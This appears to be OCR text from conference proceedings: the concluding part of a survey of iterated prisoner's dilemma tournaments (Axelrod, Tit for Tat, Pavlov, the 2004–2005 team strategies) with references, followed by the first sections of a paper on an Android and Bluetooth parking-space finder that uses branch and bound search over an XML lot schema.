The surprising result was that the simplest strategy won the competition. It was sent by professor Anatol Rappoport, called Tit for Tat (TFT) which is based on attempt of cooperation and later on reciprocity - copying the opponent's last move. In the second round of the first competition conducted after the announcement of the results of the first round, the same strategy won again between 63 other strategies including random strategy. The third round was simulating the evolution in a way that successful strategies passed descendants to the next generation based on their success in the previous generation. The same strategy won again.

The main characteristic of strategies that have achieved good results is the tendency to cooperate - nice strategies are the ones that never defect first, or at least not until the last few rounds. The results of the first competition showed that the first 8 strategies were nice strategies and none of the others were nice and there was even a gap in the score between nice strategies and the others [8].

Axelrod [8] analyses the strategies and recognizes the importance of "kingmaker" strategies, which did not have good results themselves but because of them nice strategies had better results and other strategies were punished for defecting (this will be especially important in later competitions with possibility of sending multiple strategies). Two such strategies are DOWNING and GRAASKAMP (in the original paper all strategies except TFT are called by the authors).

DOWNING begins with two defections and later at every step computes the probability of opponent's cooperation after its cooperation and also the probability of opponent's cooperation after its defection. After each move those estimates are updated and strategy chooses the choice that will bring the best long term payoff. If the probability of cooperation and defection is close enough, the strategy concludes that the opponent does not respond and the strategy defects afterwards. The downside is that the first two moves are defections so it automatically loses the possibility of further cooperation with some strategies that severely retaliate on any defection.

Another similar strategy is GRAASKAMP which plays TFT the first 50 moves and then it defects once. The following 5 moves it continues with the TFT, and then it analyses the current development of the game. Defection at 51st round serves to identify whether the strategy is playing against its own twin, TFT or any other known strategy and then it adjusts its moves depending on the opponent. The problem with this strategy is that when it meets an unknown strategy, it assumes that this is a RANDOM strategy and it defects for the rest of the game. This strategy was not nice itself, it did not have good results but it was lowering the results of other strategies that were not nice and TFT had very good results with this strategy.

RANDOM strategy that randomly selects an action had even better results than nice strategies in the individual games, but in the end, nice strategies prevailed. If some strategy wants to get good results against RANDOM, it needs to start with complete defection early on, but the question is whether it really is a RANDOM strategy or is it some unknown strategy that it can not recognize. Complete defection in the beginning of the game may prevent establishment of cooperation later on.

An extreme example of this strategy is the strategy called FRIEDMAN (also known as the GRIM [6], grudger [2], spite [9], spiteful[10]) that cooperates until the first defection and after that it defects until the end of the game. This strategy is very good against RANDOM strategy and against all nice strategies but it had bad results against strategies that defected, especially early on, because there is no way to re-establish cooperation after a defection.

III. Conclusions of the first competition

The first competitions brought a few surprises [8]:

1) Tit for Tat as the simplest rule won the competition
2) Most strategies that tried to improve on TFT had worse results because they attempted to slip occasional unexpected defections which then resulted in chains of mutual defections: "they were too clever"
3) The clearest success factor was a "niceness" - the first 8 strategies were nice which means that they were never the first to defect.
4) It pays to forgive: a strategies that had some mechanism of forgiving defection and restoration of cooperation had better results. Those that forgave earlier and tried to cooperate had better results.
5) Existence of "kingmaker" strategies - the ultimate success of the best strategies is the result of their cooperation with "kingmaker" strategies.
6) Despite that the complicated strategies did not have better results than TFT, it is easy to find a better strategies, for example TFTT - retaliate after two defections or the use of artificial intelligence methods.

Axelrod gives a detailed analysis of the strategies and sets out basic rules for successful strategies [11]:

1) The strategy should not be jealous, it must not attempt to gain more points than the opponent by defection
2) The strategy should not be the first to defect.
3) The strategy must clearly and *quickly* respond on cooperation or defection in a way that consequences are clear and that opponent strategy can adapt
4) The strategy must be simple and clear - it should not be too smart and make assumptions too soon about its opponent. If the strategy is "too smart" it can prematurely declare that the opponent is a

RANDOM strategy and move on with defections that lower the scores of both strategies.

Competitions have given new perspectives on the social and biological developments, especially the results that are related to the evolutionary experiments which showed that cooperation is the only stable option (interpretation of the relationship between figs and wasps or between hydras and algae [7], or the interpretation of sudden and spontaneous truces during the World War I [2]). One of the conclusions is that there is no single evolutionary stable strategy which is proven in [12], stated in [9] - nice strategies always cooperate with each other so that for instance, strategy that only cooperates (ALLC) can penetrate into population that is consisted only of TFT and then become easy prey for any defecting strategy.

Some of the strategies that have emerged in the early competitions were taken as standard and they continue to appear in the literature as a measure of the success of new strategies and those new strategies are often based on existing ones, especially TFT, with modifications to facilitate the establishment of cooperation or exploitation of RANDOM or ALLC opponents.

IV. Strategies that have emerged in between competitions

One of the most famous and later most upgraded strategies that had better results than the TFT is Pavlov [13] or win-stay, lose-shift strategy. Strategy cooperates if and only if both strategies in the previous round had the same action. The name comes from the fact that the strategy exhibits almost a reflex-like adjustment to the result of previous round - repeat previous move if it was rewarded with R or T points and change behaviour if the result was just P or S points. Deficiency of strategy is that is has bad results with the strategies that constantly do defections because every second move tries to cooperate but it has much better results with the strategies that do only cooperation. There is no problem with constant defection if it turns out that the opponent does not reciprocate.

Beaufils and some other researchers reject the last conclusion that Axelrod gave in the book - simplicity. They provide a view where complexity plays a major role [9]. They bring strategy *gradual* which at first behaves like TFT but after each defection reciprocates with another defection: after the first defection it will respond with one defection, after the second defection it will respond with two defections etc. By using genetic algorithms they reached even better strategy that has even better results against predetermined strategies and strategies from the first competition but in the subsequent competitions they didn not show such good results as in their own laboratory [14].

Other strategies are mostly based on aforementioned approaches - the base is always TFT or Pavlov. Examples are adaptable strategy [15], forgiving strategy [10] and winning strategies in subsequent competitions.

There is also interesting research of teams of strategies that collude to increase one member's score. One strategy is set as master and others as slaves, who then work towards the unconditional cooperation with master strategy and unconditional defection towards other strategies so they lower results of other strategies and in that way help their master [16], [17], cited in [18].

Some authors see the simplicity of the original prisoner's dilemma as a limitation and extend the payoff matrix with additional fields [19]. There is also the concept of noise in the communication channel which means that the opponent's response can only be interpreted with certain probability, altering the experiment results and expected behaviour of strategies [20]. In order to take into account these ideas, competitions were repeated in 2004 and 2005. Those competitions included several variants of competition. In the literature, the prisoner's dilemma that was studied by Axelrod in called classical iterated prisoner's dilemma [9] or traditional iterated prisoner's dilemma [21], [22], [23].

V. 2004 and 2005 competitions

Competitions had four variants [24]:

1) Repetition of original Axelrod experiment, to determine whether the TFT is still dominating strategy or there has been found a new better strategy during the period of 25 years in between the competitions.
2) The competition is identical to the previous except the addition of the noise - there is a small probability that the cooperation or defection might be misinterpreted.
3) The competition that allows sending strategies with more players and more choices.
4) The competition that copies the original Axelrod experiment but has the following additional rules:
   - Only one strategy is permitted per competitor, collaboration is prohibited
   - Organizers of the competition will add only a RANDOM strategy as a default strategy
   - Each strategy also competes against its own copy
   - Each competition consists of the same number of moves that is unknown to the authors of the strategies - every event is performed five times using different number of moves
   - Payoff matrix is the same as in the original events (shown in Table 1)
   - Each strategy has to play a move in less than two seconds (the difference from the original competition, added to avoid infinite loops)
   - Each strategy must be accompanied by a description and source code in order to reduce the possibility of collusion

In these competitions, strategies were received via e-mail. It was possible to send a strategy written in the Java programming language using provided ipdlx package, or one could determine the behaviour of the strategy through the web interface. Strategies could use external resources over the internet but they had a time limit to give response which disabled some more complicated approaches such as using genetic algorithms.

The competition in year 2004 consisted of 223 strategies, including 9 default strategies shown in Table 2 (RAND - a random selection, NEG - denies the last action of the opponent, ALLC - always cooperate, ALLD - always defect, TFT, STFT - TFT beginning with defection, TFTT - retaliates only after two defections, GRIM and Pavlov). In the end the winners were the strategies submitted by the University of Southampton who worked in teams. One strategy was team leader and the rest were members of the team. All members cooperated with their leader and they constantly defected to all strategies outside of their team. Strategies that were team leaders had 13% more points than the others, they also won in the competition with the noise because they implemented a way to resolve mistakes [18].

Slany and Kienreich disputed the results of the first competition since from 223 strategies, 112 were sent by the winner and they were not allowed to send as many strategies as they wanted which would make them the winners [25]. The basic approach they had was the same as the winning strategies - team strategies, but the team leader from University of Southampton played defection towards team members and towards others it played standard TFT. Slany and Kienreich modified TFT to deal with the chains of mutual defections which is the main problem of TFT, especially in cases where the noise simulation was added. They also added the ability to recognize and exploit the RANDOM strategy in a way that after an opponent strategy crosses a certain randomness threshold they conclude that the opponent is a RANDOM strategy and change the behavour to act as ALLD. They called their strategy OmegaTFT [25].

TABLE II DEFAULT TYPES OF STRATEGIES

Designation	Description
ALLC	Strategy always plays cooperation
ALLD	Strategy always plays defection
RAND	Strategy has a 50% probability to play cooperation or defection
GRIM	It starts with cooperation, but after the first defection of its opponent continues with defection
TFT	It starts with cooperation and then it copies the moves of the opponent
TFTT	As TFT but defects after two consecutive defections
STFT	As TFT but starts with defection
TTFT	As TFT but for each defection retaliates with two defections
Pavlov	Action results are divided into 2 groups, positive actions are T and R and negative actions are P and S - if the result of previous action belonged to the first group, action is repeated and if the result was in the second group, then the action was changed, it is also called win-stay, lose shift

Competition held in 2005 took into account the results and criticisms and introduced additional restrictions so that each institution could send only one team of 20 strategies in the first two contests. This time there were many more teams and first four places came from different institutions. The winners of the first competition were Slany and Kienreich with their Cosa Nostra Godfather / hitman strategy. In the second competition, which included noise in the data transfer, the winner was again team from University of Southampton with their team of Greek gods [26].

The rules of fourth competition allowed only one strategy per participant and the winning strategy was Adaptive Pavlov (APavlov) that was sent by Jiawei Li. It is based on Pavlov strategy with addition of recognition of the opponent and its classification into one of the default strategy types. Then, the strategy responds to each opponent in an optimal way. If a strategy is unknown to APavlov, it is classified as a RANDOM strategy and it behaves accordingly - it responds with constant defection [27].

VI. CONCLUSIONS OF 2004. AND 2005. COMPETITIONS

Since it has been shown that the collaboration of strategies that work as a team has a key role in the success of individual strategies, one of the major new issues is how to detect and prevent collusion of strategies. Slany and Kienreich showed that it is possible to deceive the organizers. They invented a person, wrote a mail with broken English and submitted strategies that were matched with their main strategies. The results showed that some other completely unrelated strategies accidentally met the conditions so that their main strategy recognized them as their own team member strategies and began to exploit them with unconditional defections [25].

Team from the University of Southampton had focused on communication and coordination between agents in the environment with noise. They implemented their strategies by using Hamming codes that are usually used in information theory in order to eliminate errors, for example, to send teletext via analogue signal [28]. Their strategies have been very successful in competition with noise, while their good result in year 2004 was probably based on great number of strategies that they had sent to work in their favour.

APavlov heuristic strategy that won the 2005 competition, presented by Li in his paper, also had some advantages and disadvantages. It is always a problem if some strategy is too early classified as RANDOM strategy, because there is no way of establishing cooperation later on. It is necessary to constantly develop new rules for new strategies that will appear. The crucial problem is to balance between the need to recognize any possible

rival strategy and the need that the strategy remains as simple as possible [27].

VII. Conclusion

Prisoner's dilemma is still a current research area with nearly 15000 papers during the past two years (Source: Google Scholar). New strategies are developed and old ones are reused in new areas. But basic rules for cooperation that were recognized by Axelrod in the first competition are still valid: kindness, provocability, forgiveness and simplicity. Most of new successful strategies are based on principles that were set up 20 or 30 years ago (from 223 strategies at the competition 1 in the year 2004 there were 73 based on TFT principle).

New approaches upgrade known ideas through genetic algorithms and heuristic approaches to successfully recognize opponents, to anticipate their moves and try to achieve better results. But there is always a problem of possibility to misjudge opponent which will bring worse results in the end. However, the information carries the key role in any sort of intelligent activities and strategies. Individuals with more information will have advantage in most of situations so the strategies that learn about the opponents and adjust their own behaviour will certainly have an increasingly important role in the future.

References

[1] J. Conybeare, "Public goods, prisoners' dilemmas and the international political economy," *International Studies Quarterly*, pp. 5–22, 1984.

[2] R. Dawkins, *The selfish gene*. Oxford University Press, USA, 2006.

[3] K. Corfman and D. Lehmann, "The prisoner's dilemma and the role of information in setting advertising budgets," *Journal of Advertising*, pp. 35–48, 1994.

[4] U. Shevade, H. Song, L. Qiu, and Y. Zhang, "Incentive-aware routing in dtns," in *Network Protocols, 2008. ICNP 2008. IEEE International Conference on*, pp. 238–247, IEEE, 2008.

[5] B. Cohen, "Incentives build robustness in bittorrent," in *Workshop on Economics of Peer-to-Peer systems*, vol. 6, pp. 68–72, Citeseer, 2003.

[6] K. Binmore, *Playing for real*. Oxford university press, 2007.

[7] R. Axelrod and W. Hamilton, "The evolution of cooperation," *Science*, vol. 211, no. 4489, p. 1390, 1981.

[8] R. Axelrod, "Effective choice in the prisoner's dilemma," *Journal of Conflict Resolution*, vol. 24, no. 1, p. 3, 1980.

[9] B. Beaufils, J. Delahaye, and P. Mathieu, "Our meeting with gradual: A good strategy for the iterated prisoner's dilemma," *Artificial life five*, vol. 5, p. 202, 1997.

[10] C. O'Riordan, "A forgiving strategy for the iterated prisoner's dilemma," *Journal of Artificial Societies and Social Simulation*, vol. 3, no. 4, pp. 56–58, 2000.

[11] R. Axelrod, *The evolution of cooperation*. Basic Books, 1984.

[12] R. Boyd and J. Lorberbaum, "No pure strategy is evolutionarily stable in the repeated prisoner's dilemma game," 1987.

[13] M. Nowak and K. Sigmund, "A strategy of win-stay, lose-shift that outperforms tit-for-tat in the prisoner's dilemma game," *Nature*, vol. 364, no. 6432, pp. 56–58, 1993.

[14] J. Humble, "Prisoner's dilemma tournament results," June 2004. URL: http://www.prisoners-dilemma.com/results/cec04/ipd_cec04_full_run.html, pristupano 02.11.2011.

[15] E. Tzafestas, "Toward adaptive cooperative behavior," in *Proceedings of the Sixth International Conference on the Simulation of Adaptive Behavior, SAB*, vol. 2, pp. 334–340, Citeseer, 2000.

[16] J. P. Delahaye and P. Mathieu, "L'altruisme perfectionné," *Pour La Science (French Edition of Scientific American)*, vol. 187, pp. 102–107, 1993.

[17] J. P. Delahaye, *Logique, informatique et paradoxes*. Paris, France: Éditions Belin, 1995. Bibliothèque Pour La Science.

[18] A. Rogers, R. Dash, S. Ramchurn, P. Vytelingum, and N. Jennings, "Coordinating team players within a noisy iterated prisoner's dilemma tournament," *Theoretical Computer Science*, vol. 377, no. 1-3, pp. 243–259, 2007.

[19] T. To, "More realism in the prisoner's dilemma," *The Journal of Conflict Resolution*, vol. 32, no. 2, pp. 402–408, 1988.

[20] P. Molander, "The optimal level of generosity in a selfish, uncertain environment," *Journal of Conflict Resolution*, pp. 611–618, 1985.

[21] E. Stanley, D. Ashlock, and L. Tesfatsion, "Iterated prisoner's dilemma with choice and refusal of partners," *Staff General Research Papers*, 1994.

[22] S. Chong and X. Yao, "Self-adapting payoff matrices in repeated interactions," in *Computational Intelligence and Games, 2006 IEEE Symposium on*, pp. 103–110, IEEE.

[23] P. Borges, R. Pacheco, R. Barcia, and S. Khator, "A fuzzy approach to the prisoner's dilemma," *Biosystems*, vol. 41, no. 2, pp. 127–137, 1997.

[24] Y. X. Kendall Graham, Darwen Paul, "Prisoner's dilemma tournament rules," 2003. URL: http://www.prisoners-dilemma.com/competition.html, pristupano 02.11.2011.

[25] W. Slany and W. Kienreich, "On some winning strategies for the iterated prisoner's dilemma, or, mr. nice guy and the cosa nostra," *The iterated prisoners' dilemma: 20 years on*, vol. 4, p. 171, 2007.

[26] J. Humble, "Prisoner's dilemma tournament results," June 2005. URL: http://www.prisoners-dilemma.com/results/cig05/comp%202%20run%2001.html, pristupano 02.11.2011.

[27] J. Li, "How to design a strategy to win an ipd tournament," *The iterated prisoners' dilemma: 20 years on*, vol. 4, p. 89, 2007.

[28] J. Chambers, "Broadcast teletext system," June 29 1982. US Patent 4,337,485.

A Model of Software System for Parking Using Search Algorithms

Dražen Drašković*, Sanja Vukićević **
* School of Electrical Engineering, University of Belgrade, Serbia
** School of Organizational Sciences, University of Belgrade, Serbia
drazen.draskovic@etf.bg.ac.rs, vukicevicsanja@yahoo.com

Abstract - In this paper a model of software system for parking using search algorithms has been described. The basic idea is to provide a system user with a fast and simplified way to find the nearest empty place while entering the parking lot of large surface. During the searching procedure, modified branch and bound method is used.

On entering the parking lot, a system user is connected to a server by means of the Bluetooth. Then, the server sends the parking lot schema in a predefined XML format to a smart phone, as well as the identifier of the entrance where the user is currently located. Then, a parking schema is being created on the phone and a route to the closest parking space is being displayed. This software system has been developed to be used as an educational system for teaching the academic course 'Expert Systems', but it could be improved and used in real-life applications as well.

Keywords - Branch and Bound Search Algorithm, Educational System, Expert Systems, Parking System, Wireless Sensor Network (WSN)

I. INTRODUCTION

With the development of contemporary technologies, people very often do not show understanding of everyday activities, which may waste lot of time. However, with the help of modern technologies such activities may be accelerated to a great extent. Generally speaking, large parking lots with lots of parking space are used more worldwide. Usually, users see the number of empty parking places at the very entrance, but they are not able to notice the location of the nearest parking place. The situation, in which a user moving through the parking lot may find himself at the spot where he should turn left or right not knowing where he would find the parking place faster and more easily, represents a real problem. The borderline case may occur in which a user cruises endlessly within the parking lot while some parking places are being emptied, and then filled by other users who have been faster. According to the study by IBM in 20 cities worldwide drivers usually spend daily 20 minutes on average in order to find an empty parking place [1]. This time, spent by users trying to find a place, increases the petrol consumption, and the harmful gases release pollutes the environment.

The idea of this paper is to create the system that would enable the users to find the first empty parking place more easily. At the entrance a user would obtain the schema of the whole parking lot via his mobile phone. Sending the parking lot schema may be fulfilled by means of some data transfer wireless technologies. Thus, on the basis of the obtained parking lot schema, a mobile phone would draw a path to the nearest parking place whereby a user reach the first empty place quickly and easily by following the drawn path. In addition to this, all empty places within the parking lot would be marked, which enables a user to select another empty place at his own will. This system would lead to minimizing the number of vehicles circulating around the parking lot in search of an empty place at parking with high level of congestion. The vehicle movement time at the parking lot would thus be significantly minimized, and the entering parking time would not be maximized, mainly because a user must wait for the entrance ramp to be lifted during which time a parking lot schema will be received via a mobile phone.

In section II, the technical requirements for the creation of this software system have been given, while Section III provides the problem description with the model parking lot description together with the search algorithm. Section IV provides the conclusion of this paper.

II. TECHNICAL REQUIREMENTS

Certain parking lot technical requirements are needed for the proper functioning of the designed system. Figure 1 displays the technical requirements diagram for a parking lot and for a user, as well as their interconnection. The displayed devices on the technical requirements diagram are the following: (1) the central server, (2) the distributed terminal, (3) a Bluetooth terminal adaptor, (4) a user's mobile phone, and (5) parking place status sensors, respectively.

The central server and a user's mobile phone are connected by means of the distributed terminal and the Bluetooth terminal adaptor that represent intermediaries in communication. On the other hand, parking place status sensors have one-way connection with the server.

The central server represents a processing unit which keeps a record on all the parking places and their current

This project is supported by the Ministry of Education and Science of the Republic of Serbia.

availability for a user (a place is either empty or occupied). At a given moment, on the central server there is up-to-date status of parking spaces. In case that a parking lot has a great number of parking places, the parking place availability check-up may be a complex time consuming operation. At the same time, the central server is also a server of a distributed system, which is accessed by the terminals using a predefined protocol. Terminals send requirements for the parking schema to the central server. If a great number of terminals exist, then the central server must provide the parallel requirements processing in order to prevent the slowing down of the terminals in cases of great traffic jam. The system performances heavily depend on the central server performances.




Figure 1. Parking Lot System Model

The distributed terminals represent the devices located at every entrance of a parking lot. A terminal serves as an intermediary in communication between a user and the central server. The need for terminal existence has arisen due to a reason that there are several entrances within the larger parking lots. In case of the central server non-existence, it would be necessary for the terminals to communicate between each other concerning the parking place availability, which renders the communication protocol of the whole system more complex and demanding, while simultaneously increasing the data synchronization time and leads to the terminal response delay. The central server and terminal connection must be carried out via fast connections. In the borderline case, the information flow up to the central server will be equal to the speed of terminal requests multiplied by the number of terminals. For this reason, a terminal should possess appropriate resources so that these pieces of information are being processed timely, and the response would be then sent back to the terminal.

A parking place status sensor is a device that enables the automatic detection of parking place availability. The sensor detects the presence of an object having vehicle dimensions whereby the oscillation between occupied and empty state is evaded too often. It could be a problem, if sensor detects a person who is passing past the sensor. This problem was solved by using two sensors on each parking place [2]. Status sensors are connected to the sensor network which communicates with the central server. For system implementation in real-life, we suggest using sensors explained in [3].

The communication between the sensor network and the central server must be stable and fast, because the parking place state update frequency will be proportional to the vehicle circulation at the parking lot [4]. If the vehicles circulation at the parking lot is extremely frequent, it might be the case that a great number of sensors would then send the parking place status information too frequently, thus making the central server overloaded and unable to process other requests coming from the terminal. The parking place status sensor request which is sent to the central server has the higher priority during the processing, because it is essential that all the terminals should be provided with the updated parking lot situation picture.

The Bluetooth adaptor is a device that has to exist at each terminal. The Bluetooth adaptor represents an intermediary at the physical level of communication between users, that is, between a mobile phone and a terminal, which passes the requests to the central server. The predefined protocol for the exchange of messages and other objects is being used. At each terminal an adaptor must be adjusted to be visible so that a user might connect by means of his mobile phone to the terminal he moves towards.

A user must possess a mobile phone with the application able to display a parking lot schema obtained by the Bluetooth communication with the terminal. A mobile phone must also support the Bluetooth protocol so that the mobile phone should be visible to the terminal with the Bluetooth adaptor. The application should be enabled to establish a device visibility so that an adapter can find it and approve the Bluetooth communication with other devices. The mobile phone must have empty memory space in order to permit the application to save the parking lot terminal information and display it to the user. Accordingly, the application should be allowed to enter data into the memory card and allowed to read data from that card too.

The new Android phones support Bluetooth Core version 2.0 with Enhanced Data Rate (EDR), for fast data transfer. The practical data transfer rate of EDR is 2.1 Mbit/s [5]. Considering the schema which is transferred via Bluetooth is in XML format, it does not require faster connection.

Users, who do not have smart phones, may also use this system but with modification of the proposed solution. The whole parking lot should possess the system of the Bluetooth transmitter and the Bluetooth receiver, and a mobile phone would be constantly connected with only one receiver/transmitter. In the ideal case it would always be the nearest one, because the signal of such a receiver/transmitter is the strongest one. The empty parking place notice would be sent to users in the format of a text message.

III. THE PROBLEM DESCRIPTION

Parking lot schema defining ought to be carried out before the system installation. By parking lot schema

defining the system is being provided with the information concerning the parking spaces set up, the parking lot shape, the entrance/exit system, and the possibility of passing from one part of the parking lot to another one, and the like. XML files have been used for the parking lot schema description, and the system has been realized in the Java programming language, using the Android libraries.

A. The Parking Lot Model

The basic elements which represent a parking lot are the following:

- The parking block,
- The parking place,
- The parking entrance,
- The transition between the two parking blocks.

Every parking element has a unique ID for a group of elements to which it belongs. Parking places, entrances to the parking block, as well as the transitions between two parking blocks might be located only at the edge of a parking block. If the need arises for parking places in the middle of the rectangular parking lot, this would be achieved by merging several parking blocks. Parking blocks constitute the tree structure. The block which contains the entrance at which the user is located represents the tree root. The simplest way to write down this model is in the XML files format. The XML file possesses the main tag entitled <ParkingLotSchema> within which the other tags, described in the remaining part of the paper, are contained. The parking block represents a block within which parking places are located, and which may be accessed by using the parking entrance and from which one might move to the neighboring parking block by means of the transition between the two parking blocks. The parking block may be of any shape. At this moment, there exists a support only for the rectangular parking block. The rectangular parking block is described through its height, width, parent block, merge place in relation to the parent block and the merge side in relation to the parent block. If the parent block does not contain the data on the place of merging with the parent block and the side of merging in relation to the parent block, the data become irrelevant. The parking block contains the list of parking places which are located within it, the list of parking block entrances, as well as the list of transitions to the parent parking block. An example of one parking block, described in the XML file is provided in Figure 2.

```
<ParkingBlock ID='1'>
      <Type>Rectangular</Type>
      <Width>15</Width>
      <Height>14</Height>
      <OffsetX>0</OffsetX>
      <OffsetY>15</OffsetY>
      <ParentBlock>3</ParentBlock>
      <MergingPoint>10</MergingPoint>
      <MergingSide>right</MergingSide>
      <ParkingSpots>
        <ParkingSpot>...</ParkingSpot>
      </ParkingSpots>
      <Gateways>
        <Gateway>...</Gateway>
      </Gateways>
      <Entries>
        <Entry>...</Entry>
      </Entries>
</ParkingBlock>
```

Figure 2. XML code for a parking block

The type of a given parking block is rectangular. The displayed block in the parking blocks tree has a parent block with ID=3, located at the parent right side, starting from the tenth meter of the parent right side (viewed from above downwards). Only the name of a new block should be added in case of introducing new shapes of parking blocks. The move absolute values change along the appropriate axes, even though they are given in the block structure. Equally, these values might be calculated in the application itself.

The parking place represents space aimed for one vehicle. The parking place is described by its height, width, position in the given block, the side at which it is located within the parking block and the status, which might be either empty or occupied. An example of a parking place, described in the XML file, is given in Figure 3. A parking place located at the lower part of the given parking block is displayed, as well as the initial point of parking place branching which is on the coordinate 0, and the block is extended 3 meters to the right and 5 meters upwards. The current status of this parking place is „occupied".

```
<ParkingSpot>
      <BlockSide>Bottom</BlockSide>
      <StartPoint>0</StartPoint>
      <Width>3</Width>
      <Height>5</Height>
      <Status>Occupied</Status>
</ParkingSpot>
```

Figure 3. XML code for a parking places

The parking block entrance is described in terms of its width, position and side at which it is located within the appropriate parking block. An example of one such parking entrance, described in the XML file, is given in Figure 4. The displayed example represents the parking block entrance located on the left side of the given parking block, being 3 meter wide and the branching point from which it begins is located on the left side of the block, 5 meters from its upper point. Since the entrance is located on the left side of the block, or more precisely on one of the vertical sides, the block entrance is extended according to the height, so the final extension point is at the eighth meter from the upper side of the block on its left side.

```
<Entry>
      <EntrySide>left</EntrySide>
      <Width>3</Width>
      <StartPoint>5</StartPoint>
</Entry>
```

Figure 4. XML code for entry point

The transition between two parking blocks represents the place to which one might move from one to parking block to another. The transition between the two parking blocks is described in terms of the width, position in an appropriate parking block, as well as the side on which it is located in an appropriate parking block. Currently, every transition is a two-way one. Nevertheless, it might be introduced in the subsequent versions of the system that the transition type is one-way or two-way transition. An example of one transition between the two parking blocks, described in the XML file, is given in Figure 5.

```
<Gateway>
      <GatewaySide>Top</GatewaySide>
      <Width>5</Width>
      <StartPoint>10</StartPoint>
</Gateway>
```

Figure 5. XML code for gateway

This system supports all sorts of parking that may be described by a sequence of mutually perpendicular and parallel rectangles which are mutually in the contact. The most basic shape is a rectangular parking lot, which contains parking places along its edge. Such a parking lot is described by only one block at which parking places are located. If a parking lot shape is a rectangular and has parking places not only along the edge, but also within the block, a need would arise for the existence of several parking blocks, which are lined up one upon the other.

Figure 6 illustrates two blocks. Block 1 represents the root block in the parking tree. Block 2 immediately follows the first one. The merge side for block 2 is the lower one, because it is viewed in relation to the parents block. The place of merging equals 0 and blocks have the same width (merge side). Block 2 contains two transitions to the parent block. Both transitions are located at its bottom side, one begins at the beginning and the other one at the end of the bottom side. The first two rows of parking places belong to the upper block, and the other two to the lower block. Each block contains two parking




Figure 6. The different block schema for the same parking lot

entrances, from its left and right side. Provided that a vehicle enters through the left entrance, and the first empty place is in block 2, the schema by which it would move is a schema through the left transition to the second block to the parking place.

The implementation of the system itself is divided into classes for parking structure realization and the specific Android classes. The classes comprising the parking structure are the classes describing the block, the rectangular block, parking place, parking entrance, the transition between the parking blocks and the search for the nearest parking place on the given side of the parking block. Android classes realize the very appearance of the application, as well as the communication with the parking server.

B. The Implemented Algorithm

The XML scheme will serve the purpose of dynamic tree formation depending on the vehicle position. Figure 7 displays an example of the Faculty of Electrical Engineering parking lot schema. Graph in Figure 7 displays every schema block by node, while each transition between the blocks is represented by relationship. If two or more rectangular blocks meet, connections towards all the blocks will be defined.




Figure 7. Blok schema and graph for parking of the Faculty of Electrical Engineering

The algorithm starts by locating the block in which the vehicle is situated (block A). Having detected the belonging to a particular block, a search in that block is being initiated as well as a search in all the neighboring blocks (block B). A search is performed in such a way that the shortest distance between the located vehicle coordinates and the parking place coordinates are searched for. The algorithm forms the search tree and memorizes the nodes which are visited during the search so that they do not move the same direction several times.

The search may be simultaneously performed in the observed and in the neighboring blocks. If an empty place has not been found in the neighboring place, it is being checked whether any block has already found the nearest parking place. If this is the case, the search is being finalized and stopped, and the nearest place is selected from among the found ones. If this is not the case, the search continues in its neighboring blocks, which have not been searched through. We initialize four threads, one for each block side, for the rectangular shape that is being searched through. On finishing all the search threads, each search thread reports on one parking place if there is one existent. Having received the report on four parking places, one is being selected that is the nearest one. The

search for neighboring blocks is performed likewise. Whether an algorithm would find a better place in the neighboring blocks also depends on the transition distance between the observed block and its neighbor. If the nearest transition to the neighboring block is placed farther from the place we have found in the observed block, the search in the neighboring block is not necessary. As it is presented in Figure 6, blocks could be the same size but it is not usual in real life, as it can be seen in Figure 7. Each block contains information how many parking spots it consists. Therefore, time for block searching is different.

When a user enters the block 1 parking entrance displayed in Figure 6, the algorithm initiates the threads for both sides of the block. It is being inspected whether the parking places are empty or occupied in each thread for all the parking places. Then, the empty parking places, if there are such, sorts ascending in relation to the entrance distance. The thread execution result is the first empty parking place nearest to the entrance. When both threads finish the search, the empty parking places are compared and the one nearest to the entrance is selected, but the obtained parking place does not represent the ultimate result. Namely, it might be the case that in block 2 there is a parking place which is nearer from the one found in the block 1. Therefore, parallel with the block 1 threads, all the neighboring blocks of the block one are searched through, i.e. blocks 2 and 3. They are searched through in the same way as block 1. When the search in all three blocks is finished, the found parking places are compared and then the parking place nearest to the entrance is being proclaimed. Optimization may be performed in the algorithm, so that the search is not carried out in the block which is more distanced from the last parking place in the block within which a car is located. In this example, this would mean that the empty parking places search would not be performed in block 3, unless there is no empty place in blocks 1 and 2. In specific case, if driver isn't able to occupy empty parking spot, because another driver has occupied an empty parking spot at this time, the driver will require an empty parking spot again, through a Bluetooth adaptor.

IV. FUTURE WORK

